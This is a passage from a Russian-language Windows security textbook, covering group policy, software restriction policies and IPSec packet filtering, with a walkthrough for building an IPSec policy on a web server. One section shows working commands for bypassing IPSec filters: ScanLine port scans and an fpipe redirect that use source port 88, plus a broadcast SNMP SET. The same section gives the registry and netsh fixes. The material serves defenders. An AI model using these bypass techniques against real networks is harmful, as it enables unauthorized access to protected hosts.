НА ЗАМЕТКУ При создании *результирующей политики* (*effective policy*) для конкретной организационной единицы остерегайтесь результатов наследования ограничений (политики учетных записей применимы только к доменам, а к узлам или организационным единицам они не применяются), блокировок, переопределений и фильтрации группами. Представьте только, что будет при распространении собственных параметров безопасности для всех пользователей сети.

Результирующий набор политик (RSoP)

Новый инструмент для Windows Server 2003, результирующий набор политик RSoP (Resultant Set of Policy), позволяет упростить задачу определения политики. С помощью RSoP объединяются объекты групповой политики, установленные на разных уровнях каталога (узел, домен или организационная единица). В результате этого действия определяется значение результирующего параметра политики. При этом учитываются блокировки и переопределения, а также переопределения, заданные с помощью фильтрации политик. RSoP также позволяет получить сведения и проверить, что шаблоны безопасности действительно импортируются и применяются с помощью групповых политик. Такие возможности упрощают действия администратора при устранении неполадок. Инструмент RSoP реализован с помощью утилиты `gpresult` с интерфейсом командной строки. На рис. 16.10 показан вид оснастки в графическом пользовательском интерфейсе.




Рис. 16.10. Оснастка RSoP позволяет узнать, какая групповая политика действительно применяется для данного компьютера

СОВЕТ Для управления групповыми политиками с использованием RSoP в крупных инфраструктурах мы рекомендуем использовать консоль управления групповыми политиками GPMC (Group Policy Management Console). Эта консоль будет подробно рассмотрена в главе 17, "Будущее безопасности Windows".

Политики ограниченного использования программ

Еще одной новой функцией в Windows XP и Windows Server 2003 является возможность использования политик безопасности Software Restriction Policy (Политика ограниченного использования программ). Появление этой политики стало результатом усилий Microsoft по объединению нескольких разобщенных функций безопасности операционной системы в единый элемент управления, предназначенный для противодействия вредоносному коду, например вирусам электронной почты. По существу, политики ограниченного использования программ позволяют администраторам задать правила работы или создать замкнутую область с целью ограничить действия исполняемого кода на локальном компьютере, в организационной единице, домене или узле. Замкнутая область (sandbox) основана на использовании правил, каждое из которых может содержать четыре параметра:

- цифровую подпись;
- проверку целостности (хешированная контрольная сумма);
- зону безопасности Internet (Internet, Intranet, Trusted Sites, Restricted Sites, Local Computer);
- путь, например `\\server\share`.

Среди других ключевых компонентов политики ограниченного использования программ можно назвать Designated file types (Назначенные типы файлов), Secure levels (Уровни безопасности) и Enforcement (Принудительный). К назначенным типам файлов относятся все

исполняемые файлы, однако этот список может быть изменен администратором. Для уровней безопасности могут быть установлены значения Disallowed (Не разрешено) или Unrestricted (Неограниченный). Последний параметр используется по умолчанию. Компонент Enforcement позволяет администраторам создать исключения для политик. Настройка политики ограниченного использования программ может быть проведена с помощью политики локальной безопасности или групповой политики посредством соответствующей оснастки, как показано на рис. 16.11.




Рис. 16.11. Политика ограниченного использования программ для локального компьютера

При правильном использовании политика ограниченного использования программ позволяет эффективно снизить риски, связанные с появлением вредоносного кода. Однако, как и для любого механизма обеспечения безопасности, придется подождать какое-то время, пока не будут созданы детально продуманные шаблоны использования, а до этого момента пользователи, вероятно, будут с осторожностью относиться к применению новых возможностей. Перед ее применением мы рекомендуем прочесть разделы справочной системы и уделить особое внимание совету реализовывать политику ограниченного использования программ с помощью отдельных элементов GPO, провести проверки и подготовиться к работе в безопасном режиме Windows, если применение политики приведет к неожиданным последствиям.

Фильтры IPSec

Операционная система Windows 2000 стала первой системой компании Microsoft, поддерживающей развивающийся стандарт IPSecurity, IPSec (документы RFC 2401, 2402 и 2406). Стандарт IPSec определяет механизм достижения безопасности маршрута передачи сообщений между конечными пунктами для IP-дейтаграмм, включая службы обеспечения аутентификации, конфиденциальности, целостности и защиты от повторения. При этом не требуются промежуточные устройства, поддерживающие новый протокол.

Стандарт IPSec развивался как протокол защиты взаимодействия, поэтому у многих людей протокол IPSec ассоциируется с шифрованием сетевых пакетов в виртуальных частных сетях (Virtual Private Network, VPN) и тому подобным. Однако, как мы уже неоднократно замечали, реализация стандарта IPSec в Windows также обеспечивает достаточно простой механизм *фильтрации* одноадресных IP-пакетов, во многом подобно брандмауэру, предназначенному для работы на уровне узла. В этом разделе мы целиком сосредоточимся на возможностях фильтрации пакетов в реализации протокола IPSec для Windows. Читателям, которые хотят получить более полное представление о протоколе IPSec и особенностях его реализации в Windows, мы рекомендуем обратиться к ресурсам, перечисленным в конце главы.

Преимущества фильтров IPSec

Зачем использовать фильтры IPSec? Для этого есть много веских причин. Во-первых, возможность фильтрации с помощью протокола IPSec встроена в операционную систему, поэтому всегда доступна в Windows 2000 или следующих версиях этой операционной системы. Во-вторых, хорошо осведомленный администратор сетевой безопасности легко создаст и настроит такие фильтры, затем их можно применить одним щелчком мыши или с помощью единого сценария (без перезагрузки). В-третьих, фильтры IPSec по эффективности превосходят устаревшие функции защиты протокола TCP/IP, поскольку не требуют перезагрузки и действительно блокируют трафик ICMP (малоизвестно, что защита протокола TCP/IP никогда не позволяет блокировать передачу ICMP-пакетов, даже если включить эту функцию в интерфейсе настройки). И последнее, в отличие от брандмауэра Internet Connection Firewall, фильтрами IPSec можно централизованно управлять в крупных инфраструктурах Windows с помощью групповых политик.

Как неоднократно подчеркивалось в этой книге, фильтры IPSec можно использовать для всесторонней защиты на уровне узла Windows совместно с сетевыми брандмауэрам и отключением ненужных служб. Мы кратко рассмотрим работу фильтра на простом примере, но сначала необходимо рассказать об ограничениях возможностей фильтров IPSec в Windows.

Ограниченные возможности фильтров IPSec

Реализация протокола IPSec в Windows была создана как административное средство безопасности для обеспечения разрешения, блокирования и автоматического выполнения действий по криптографической защите одноадресного трафика протокола IP, при этом управление базовыми функциями в крупных масштабах должно было оставаться простым. Реализация IPSec не разрабатывалась как средство фильтрации многоадресных пакетов или как брандмауэр с полнофункциональной фильтрацией (ICF). Но компания Microsoft, понимая, что основная часть пользователей заинтересовалась именно этими функциями, ведет разработки, направленные на обеспечение более тщательной фильтрации в следующих версиях Windows. (Один из примеров показан в описании функции Internet Connection Firewall в главе 17, "Будущее безопасности Windows"). Однако в текущей версии ICF не предусмотрена возможность установки фильтрации пакетов сразу для нескольких систем с помощью групповых политик, что в этом отношении дает преимущество фильтрам IPSec.

Важно понять, что по причине особенностей разработки механизм IPSec не может быть использован для защиты некоторых типов протоколов. Например, нельзя защитить протоколы, основанные не на протоколе IP, такие как протоколы IPX и NetBEUI. Также вне области защиты оказываются протоколы более низкого уровня, такие как Address Resolution Protocol (ARP) (и вместо того, чтобы подумать, что это не так уж важно, представьте, что протокол SMB можно реализовать на уровне 2).

В дополнение нужно сказать, что при существующей реализации протокола IPSec в Windows нельзя защитить так называемые *исключения по умолчанию* (*default exemptions*). Типы трафика, которые по умолчанию не отслеживаются с помощью фильтров IPSec, описаны в статье базы знаний Q253169.

Широковещательный трафик

Трафик, направленный от одного отправителя к нескольким получателям, без их явного указания. Этот тип пакетов не может быть проверен фильтрами IPSec. Например, в стандартной подсети класса C, использующей диапазон адресов 192.168.0.x, для широковещательной передачи используется адрес 192.168.0.255. Ваш адрес для широковещательной рассылки зависит от вашей маски подсети.

Отправка пакетов нескольким получателям

Как и в случае широковещательной передачи, один отправитель отсылает IP-пакет нескольким получателям, без их явного указания. Это адреса в диапазоне от 224.0.0.0 до 239.255.255.255.

Пакеты протокола RSVP (Resource Reservation Protocol)

При этом типе передачи данных в Windows 2000 используется протокол IP v6 для предоставления сведений о качестве передачи данных (Quality of Service, QoS). Отсутствие фильтрации данных RSVP требуется для того, чтобы разрешить оценку QoS трафика, возможно, защищаемого фильтром IPSec.

Протокол IKE (Internet Key Exchange)

Протокол IKE используется фильтрами IPSec для защищенной установки параметров безопасности (если механизм фильтра "решает", что должна быть создана защита) и использования общих ключей для пакетов, которые соответствуют фильтру. Windows 2000 всегда использует в качестве отправителя и получателя данных протокола IKE UDP-порт 500.

Протокол Kerberos

Протокол Kerberos — это базовый протокол безопасности для Windows 2000, который обычно используется при аутентификации IKE для IPSec. Для обмена данными этого протокола используются TCP/UDP-порты 88. Протокол Kerberos сам является протоколом шифрования, поэтому его не нужно дополнительно защищать с помощью протокола IPSec. Исключение из правила для протокола Kerberos выглядит следующим образом: если для TCP- или UDP-пакета в качестве порта отправителя или порта получателя указан порт 88, то этот пакет следует пропустить без фильтрации.

Если вы внимательно изучили условия исключений, то заметили несколько явно слабых мест в системе защиты, используя которые, можно успешно атаковать систему, защищенную фильтрами IPSec даже при самых жестких ограничениях. Рассмотрим такие атаки подробнее.



Обход фильтров Windows 2000 IPSec с использованием исключений по умолчанию

Популярность	*5*
Простота	*10*
Опасность	*8*
Степень риска	*7*

Из приведенной выдержки из статьи базы знаний становится ясно, что потенциально обойти фильтр IPSec могут многие данные. Однако особенно легко использовать два типа данных: это данные протокола Kerberos и пакеты широковещательной рассылки. Рассмотрим, как злоумышленник может воспользоваться каждым из этих исключений.

Обход фильтров IPSec с помощью пакетов протокола Kerberos

Итак, мы видим следующий источник проблемы: "если для TCP- или UDP-пакета в качестве порта отправителя или порта получателя указан порт 88, то этот пакет следует пропустить без фильтрации".

Вся загвоздка в последнем "или" — это значит, что *любые* пакеты, для которых указан TCP/UDP-порт отправителя 88, могут пройти через фильтр IPSec и достигнуть любого порта компьютера получателя. Если бы в правиле было использовано условие "и", то все стало бы намного безопасней. В результате этого недочета возможно проведение некоторых простых атак.

Во-первых, сканирование портов с использованием порта отправителя 88 позволит получить ценные сведения о системе, независимо от наличия фильтров IPSec. Ниже показан отчет о про-

веденном сканировании компьютера, на котором используются фильтры IPSec для всего трафика IP. Для сканирования использовалась программа ScanLine (см. главу 3, "Предварительный сбор данных и сканирование"), при запуске которой использован параметр командной строки `-g switch` для привязки к локальному TCP-порту 88 (листинг 16.1). Обратите внимание, что для сканирования доступны абсолютно все порты.

Листинг 16.1. Сканирование портов при установленных фильтрах IPSec

```
D:\> sl -p -v -T -U -g 88 192.168.234.244
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Using internal TCP port list:
[перечень]

Using internal UDP port list:
[перечень]

Adding IP 192.168.234.244
Binding all connections to local port 88.
No pinging before scanning.

Scan of 1 IP started at Mon Jul 28 16:34:30 2003
Scanning 1 IP...

------------------------------------------------------------------------
192.168.234.244
Responds with ICMP unreachable: Yes
TCP ports: 53 80 88 135 139 389 445 593 636 1025 1026 1028 3268 3389
UDP ports: 53 123 137 138 161 445 500 1035 1037
------------------------------------------------------------------------
Scan finished at Mon Jul 28 16:34:40 2003

1 IP and 267 ports scanned in 0 hours 0 mins 9.78 secs
```

Обратите внимание, что был использован параметр `-p` (в другом случае сканирование не дало бы результатов, поскольку сканируемый хост не отвечает на запросы `ping`), и что мы просканировали только порты, заданные по умолчанию для ScanLine. Полное сканирование всех 65536 портов позволит обнаружить все службы, ожидающие подключения к машине, независимо от наличия установленных фильтров IPSec.

После того как доступные службы определены, их легко атаковать даже при защите с помощью фильтров IPSec, для этого можно снова воспользоваться портом 88. Допустим, на исследуемом сервере установлена неисправленная версия сервера IIS 5, но поскольку она защищена фильтрами IPSec, администратор не позаботился об усилении защиты или установке заплат исправлений, так как считает, что все равно никто не сможет подключиться к порту 80. С помощью программы `fpipe` (см. главу 8, "Расширение сферы влияния") хитрый хакер легко может подключиться к порту 80 атакуемой системы. Сначала злоумышленник должен задать перенаправление утилитой `fpipe`, пользуясь ключом `-s` для привязки к локальному порту 88.

```
D:\>fpipe -l 80 -r 80 192.168.234.34 -s 88 -v
FPipe v2.11 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Listening for TCP connections on (any) port 80
```

Затем злоумышленник подключается к порту 80 собственной машины и весь трафик перенаправляется на порт 80 атакуемой системы *с указанием порта отправителя 88, что позволяет обойти фильтры IPSec*. Программа `fpipe` выдает сведения о соединении, через которое происходит обмен данными. Обратите внимание на то, что для исходящего трафика указан порт отправителя 88.

```
Connection accepted from 192.168.234.35 port 2208
Attempting to connect to 192.168.234.34 port 80
Pipe connected:
   In: 192.168.234.35:2208 --> 192.168.234.35:80
  Out: 192.168.234.35:88 --> 192.168.234.34:80
```

Теперь злоумышленник может подключиться к порту 80 атакуемого сервера и использовать для взлома сервера любую программу атаки из описанных в главе 10, "Хакинг сервера IIS".

Обход фильтров IPSec с помощью широковещательных UDP-пакетов

Еще одно исключение для фильтров IPSec сделано для широковещательного трафика. Протокол TCP, ориентированный на установление соединений, не очень хорошо справляется с передачей широковещательных пакетов, но с ненадежным протоколом UDP все происходит совсем иначе. Обычно хорошо настроенные фильтры IPSec блокируют исходящие ответы на широковещательные UDP-запросы, но начальный запрос не блокируется, поскольку на него распространяется исключение. Таким образом, вполне вероятно, что злоумышленник создаст один широковещательный UDP-пакет, который окажется способным нанести удар по атакуемому серверу, даже если этот сервер защищен фильтрами IPSec, но ожидает подключения к уязвимой UDP-службе.

Протокол SNMP как раз подходит под эти требования. Предположим, что злоумышленник выявил на сервере запущенную службу SNMP и "знает", что для нее используется строка доступа с правом записи "`private`". Он может отправить команду SNMP `SET` на широковещательный адрес атакуемой сети, и команда достигнет цели, в обход фильтров IPSec. На рис. 16.12 показана утилита Update System MIB от компании SolarWinds во время обновления записи System MIB для широковещательного адреса атакуемой сети. В результате этой атаки будут изменены имена на всех системах, защищенных фильтрами IPSec, на которых запущен агент SNMP со строкой доступа "`private`".




Рис. 16.12. Утилита SolarWinds Update System MIB передает команду SNMP обновления на широковещательный адрес сети, в обход фильтров IPSec

Отмена некоторых исключений IPSec

Бюллетень	*Статья базы знаний 810207*
BID	*Нет*
Исправлено в SP	*Windows Server 2003*
Фиксируется	*Нет*

В пакет обновления SP 1 входит параметр реестра, который позволяет отменить исключения для протоколов Kerberos и RSVP путем отключения правила в драйвере IPSec.

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
Type:    DWORD
Max:     1
Min:     0
Default: 0
```

Данные, передаваемые по протоколам Kerberos и RSVP, не будут пропускаться без фильтрации, если для этого параметра реестра установлено значение 1. От других исключений для трафика (например IKE) отказаться невозможно, на них не распространяется значение данного параметра реестра (который описан в статье базы знаний Q254728).

ВНИМАНИЕ *Данный параметр имеет особо важное значение для систем, в защите которых фильтры IPSec играют ключевую роль.*

Как мы уже продемонстрировали, без установки этого параметра реестра система будет так же открыта, как и без использования фильтров, поскольку злоумышленник сможет легко обойти установленные ограничения через порт 88.

Согласно статье базы знаний 810207, в Windows Server 2003 добавлены дополнительные значения для параметра реестра `NoDefaultExempt`, которые позволяют администраторам отказаться от всех исключений, кроме IKE. Кроме редактирования реестра вручную для изменения значений параметра теперь можно использовать команду `netsh`, как показано ниже.

```
C:\>netsh ipsec static set config ipsecexempt value=3
```

Среди доступных для этой команды значений есть 0, 1, 2 и 3, которые определены ниже.

- Значение `0` устанавливает, что широковещательные и многоадресные пакеты, а также трафики протоколов RSVP, Kerberos и ISAKMP являются исключениями для фильтров IPSec. Это установленный по умолчанию режим фильтрации для систем Windows 2000 и Windows XP. Используйте это значение только при необходимости поддержки совместимости с установленной политикой IPSec или правилами работы в Windows 2000 и Windows XP.
- Как уже отмечалось, значение `1`, позволяет отказаться от исключения фильтрами IPSec трафика протоколов RSVP и Kerberos, оставшиеся исключения продолжают действовать.
- Значение `2` позволяет отказаться от исключения фильтрами IPSec широковещательных и многоадресных пакетов, однако исключения для трафика протоколов RSVP, Kerberos и ISAKMP, остаются в силе.
- Значение `3` определяет, что единственным исключением для фильтров IPSec остается трафик протокола ISAKMP, это значение используется по умолчанию в системах Windows Server 2003.

Для того чтобы изменения значения этого параметра вступили в силу, необходимо перезагрузить компьютер.

Защита с помощью активации фильтров IPSec при запуске системы

Продолжая тему поддержки IPSec с помощью программы `netsh`, отметим еще один важный момент использования фильтров IPSec — они не активируются при запуске системы Windows 2000 и Windows XP до того, как не будет запущена служба IPSec Policy Agent. В Windows Server 2003 фильтры реализованы на постоянной основе и автоматически активируются при запуске системы с помощью следующей команды (что невозможно при настройке с помощью графического интерфейса).

```
C:\>netsh ipsec static set config property=bootmode value=stateful
```

Другими допустимыми значениями (value) для этой команды являются `block` и `permit`, но мы полагаем, что значение `stateful` наиболее удобно, поскольку оно позволяет компьютеру устанавливать исходящие соединения во время загрузки, например для взаимодействия с контроллером домена и т.д.

НА ЗАМЕТКУ В настоящее время не известны атаки против самих протоколов IPSec или их реализации в системах Windows.

Пошаговое создание политики IPSec

Чтобы проиллюстрировать удобство использования политики IPSec, мы рассмотрим пример создания политики для фильтрации пакетов для всех портов, кроме TCP-порта 80 (служба World Wide Web). Такая политика обычно используется для Web-сервера, чтобы заблокировать внешний доступ к другим запущенным в системе службам. Ниже перечислены основные действия.

1. Создать политику IPSec.
2. Задать правила.
3. Создать списки фильтров IP.
4. Определить параметры списка фильтров:
   - IP-адреса;
   - протоколы;
   - описания.
5. Задать действие фильтра: Permit (Пропустить), Block (Заблокировать) или Negotiate (Установить соединение).
6. Назначить политику и проверить ее действие.

Сначала открываем оснастку IPSec Policy. Чтобы изменить политики IPSec локального компьютера, откроем приложение Local Security Policy (Локальная политика безопасности) Start⇨Run⇨`secpol.msc` (Пуск⇨Запустить⇨`secpol.msc`). Для управления политиками IPSec домена или другого компьютера необходимо открыть пустое окно MMC Start⇨Run⇨`mmc msc` (Пуск⇨Запустить⇨`mmc`) и затем добавить в него оснастку IPSec Policy management. После этого будет предложено выбрать, хотите ли вы изменить политику IPSec локального компьютера, домена или другого компьютера. Помните, что политиками IPSec можно также управлять с помощью групповых политик (как описано выше). В нашем примере будем использовать метод изменения политики с помощью оснастки Local Security Policy, как показано на рис. 16.13.





Рис. 16.13. Оснастка IPSec Policy Management позволяет управлять политиками IPSec, в том числе и показанными здесь политиками безопасности локального компьютера

1. Щелкните правой кнопкой мыши на ветви IP Security Policies on Local Machine (Политика безопасности IP на "Локальный компьютер") на левой панели и выберите команду меню Create IP Security Policy (Создать политику безопасности IP).
2. Появится окно мастера создания политики с предложением ввести имя новой политики, назовем ее **WebServerOnly** — вполне подходит для нашего случая.
3. На вопрос о необходимости активации правила Default Response (Правило ответа по умолчанию) выбираем ответ No, так как мы не будем использовать политику для защиты взаимодействия с другими системами.
4. После того как мастер завершит работу, свойства новой политики можно будет отредактировать, для этого нужно щелкнуть правой кнопкой мыши на ее названии и выбрать пункт меню Properties (Свойства).
5. На вкладке Rules (Правила) свойств политики добавляем необходимые *списки фильтров* (*filter lists*) и *действия фильтров* (*filter actions*) для обеспечения блокирования всего IP-трафика, кроме пакетов для TCP-порта 80. Начнем с создания правила, которое блокирует передачу данных на локальную машину.


НА ЗАМЕТКУ Исходя из собственных предпочтений, для дальнейшей работы мы отключили опцию управления фильтрами IPSec Use Add Wizard (Использовать мастер). Читатели, менее знакомые с интерфейсом настройки, могут продолжать использовать мастер добавления фильтров

6. Щелкните на кнопке Add (Добавить), откроется окно New Rule Properties (Новое правило — свойства), которое позволяет связать с данным правилом списки IP-фильтров и действий фильтров с помощью соответствующих вкладок.
7. Выберите вкладку IP Filter List (Список фильтров IP) и щелкните на кнопке Add (Добавить) в левой нижней части окна, чтобы создать первый список IP-фильтров.
8. Так как первый список будет использован для указания всего входящего трафика, назовем его **All Incoming**. Добавим соответствующее описание и затем щелкнем на кнопке Add (Добавить), чтобы добавить новый фильтр в список.
9. В окне свойств фильтра Filter Properties (Фильтр — свойства) перейдите на вкладку Addressing (Адресация) и укажите в поле адрес источника пакетов значение Any IP Address (Любой IP-адрес), а в поле адрес назначения пакетов — My IP Address (Мой IP-адрес). Снимите флажок Mirrored (Отраженный), как показано на иллюстрации.




НА ЗАМЕТКУ Везде в данном примере мы в качестве адреса назначения указывали значение My IP Address. Если сервер имеет несколько IP-адресов, то для фильтра нужно будет указать один из них.

10. Щелкните на вкладке Protocol (Протокол) и проверьте, чтобы в поле типа протокола было значение Any (Любой), которое используется по умолчанию, как показано ниже.



При желании можно перейти на вкладку Description (Описание), чтобы добавить описание фильтра.

11. После завершения всех действий щелкните на кнопке OK, чтобы вернуться назад к окну IP Filter List Properties (Список фильтров IP — свойства), затем щелкните на кнопке OK еще раз, чтобы сохранить параметры созданного списка All Incoming.
12. Теперь нужно вернуться к окну New Rule Properties (Новое правило — свойства). Проверьте, чтобы был отмечен переключатель All Incoming.
13. Укажите действие фильтра для этого списка фильтров. Перейдите на вкладку Filter Action (Действие фильтра) и щелкните на кнопке Add (Добавить) в левой нижней части окна.
14. В открывшемся окне New Filter Action Properties (Создания действия фильтра — свойства) откройте вкладку Security Methods (Методы безопасности) и выберите переключатель Block (Блокировать), как показано на рисунке.




15. Откройте вкладку General (Общие), введите имя и описание для этого действия. Назовем его **Block**, а в описании введем **Блокирует весь трафик, указанный в списке фильтров.**
16. Щелкните на кнопке OK, чтобы вернуться в окно Rule Properties (Правило — свойства). Затем щелкните на кнопке Close (Закрыть) в окне Rule Properties, чтобы вернуться к свойствам нашей политики WebServerOnly.

Ну что, вы еще следите за пояснениями? Конечно, в Microsoft могли бы сделать интерфейс и чуть более понятным. Чтобы закончить настройку политики WebServerOnly, нужно добавить еще одно правило, делается это практически так же, как добавлялось первое правило. В политике WebServerOnly создайте новое правило с названием **PermitHTTP**. Затем добавьте новый список IP-фильтров под названием **HTTP**, для которого укажите следующие параметры.

- Addressing (Адресация): Source (Адрес источника пакетов) = Any IP Address (Любой IP-адрес), Destination (Адрес назначения пакетов) = My IP Address (Мой IP-адрес), функция Mirrored (Отраженный) отключена.
- Protocol (Протокол): TCP, From any port (Пакеты из любого порта), To this port (Пакеты на этот порт) = 80.
- Description (Описание): весь трафик, направленный на TCP-порт 80 локальной машины.
- Filter Action (Действие фильтра): Permit (Разрешить).

После всех проведенных действий окно свойств политики WebServerOnly должно выглядеть следующим образом.



Примените политику и проверьте ее

Когда политика WebServerOnly создана, применить ее легко: щелкните правой кнопкой мыши на правой панели окна IPSec Policy Manager и выберите команду Assign (Применить). Политика начинает действовать немедленно, блокируется весь входящий трафик, кроме направленного на TCP-порт 80 и разрешенных по умолчанию пакетов протоколов Kerberos и IKE (исключения по умолчанию описаны в предыдущем разделе). Чтобы продемонстрировать работу этой политики, мы два раза проведем сканирование портов тестовой системы с помощью программы ScanLine (см. главу 3, "Предварительный сбор данных и сканирование") — до и после применения политики.

Результат сканирования системы до применения политики IPSec WebServerOnly (для краткости отредактирован).

```
C:\>sl -p -t 1-65535 192.168.234.244
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Mon Jul 28 17:17:22 2003

-------------------------------------------------------------------
192.168.234.244
Responds with ICMP unreachable: No
TCP ports: 53 80 88 135 139 389 445 464 593 636 1025 1026 1028 1047
↳ 1048 3268 32 69 3389
-------------------------------------------------------------------

Scan finished at Mon Jul 28 17:34:28 2003
1 IP and 65535 ports scanned in 0 hours 17 mins 5.62 secs
```

Результаты сканирования того же сервера после применения политики WebServerOnly.

```
C:\>sl -p -t 1-65535 192.168.234.244
ScanLine (TM) 1.01
```

```
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Mon Jul 28 17:37:22 2003

-------------------------------------------------------------------------
192.168.234.244
Responds with ICMP unreachable: No
TCP ports: 80
-------------------------------------------------------------------------

Scan finished at Mon Jul 28 17:54:28 2003
1 IP and 65535 ports scanned in 0 hours 17 mins 5.62 secs
```

